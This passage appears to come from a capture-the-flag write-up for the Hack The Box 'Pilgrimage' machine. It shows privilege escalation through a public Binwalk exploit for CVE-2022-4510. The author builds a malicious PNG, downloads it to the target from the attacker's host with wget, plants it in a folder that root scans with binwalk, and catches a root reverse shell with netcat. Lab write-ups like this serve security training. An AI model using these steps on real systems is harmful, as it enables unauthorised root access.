
emily@pilgrimage:/tmp/pspy$ /usr/local/bin/binwalk

Binwalk v2.3.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

```

- Searching for exploits



- Downloading the exploit and looking at its help menu

```
emily@pilgrimage:/tmp/pspy$ python3 51249.py -h
#####
-----CVE-2022-4510-----
#####
-----Binwalk Remote Command Execution-----
-----Binwalk 2.1.2b through 2.3.2 included-----
#####
-----Exploit by: Etienne Lacoche-----
-----Contact Twitter: @electr0sm0g-----
-----Discovered by:-----
-----Q. Kaiser, ONEKEY Research Lab-----
-----Exploit tested on debian 11-----
#####

usage: 51249.py [-h] file ip port

positional arguments:
  file      Path to input .png file
  ip        Ip to nc listener
  port      Port to nc listener

optional arguments:
  -h, --help  show this help message and exit
emily@pilgrimage:/tmp/pspy$
```

- We need to specify a png file, the IP of our host machine and the listening port
- Generating the exploit file

```

(kali㉿kali)-[~/Documents/HTB/Pilgrimage/transfers]
$ python3 51249.py 1.png 10.10.16.86 9999

#####
-----CVE-2022-4510-----
#####
-----Binwalk Remote Command Execution-----
-----Binwalk 2.1.2b through 2.3.2 included-----
#####
-----Exploit by: Etienne Lacoche-----
-----Contact Twitter: @electr0sm0g-----
-----Discovered by:-----
-----Q. Kaiser, ONEKEY Research Lab-----
-----Exploit tested on debian 11-----
#####
You can now rename and share binwalk_exploit and start your local netcat listener.

(kali㉿kali)-[~/Documents/HTB/Pilgrimage/transfers]

```

- Now we will start the netcat listener on our machine on port 9999
- And move the `binwalk_exploit.png` file to the target machine using python server as we did earlier.

```

emily@pilgrimage:/dev/shm/temp$ wget http://10.10.16.86/binwalk_exploit.png
wget http://10.10.16.86/binwalk_exploit.png
--2023-08-06 18:38:12-- http://10.10.16.86/binwalk_exploit.png
Connecting to 10.10.16.86:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 468754 (458K) [image/png]
Saving to: 'binwalk_exploit.png'

binwalk_exploit.png 100%[=====>] 457.77K 39.0KB/s in 12s

2023-08-06 18:38:27 (39.0 KB/s) - 'binwalk_exploit.png' saved [468754/468754]

```

- Now we will move that file to the folder where binwalk will read the file from i.e. `/var/www/pilgrimage.htb/shrunk`

```

emily@pilgrimage:/dev/shm/temp$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:/dev/shm/temp$

```

- As `binwalk` runs, we get the root shell

```
(kali㉿kali)-[~/Documents/HTB/Pilgrimage/transfers]
$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.16.86] from (UNKNOWN) [10.10.11.219] 48504
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@pilgrimage:~/quarantine# ls
ls
_binwalk_exploit.png.extracted
root@pilgrimage:~/quarantine#
```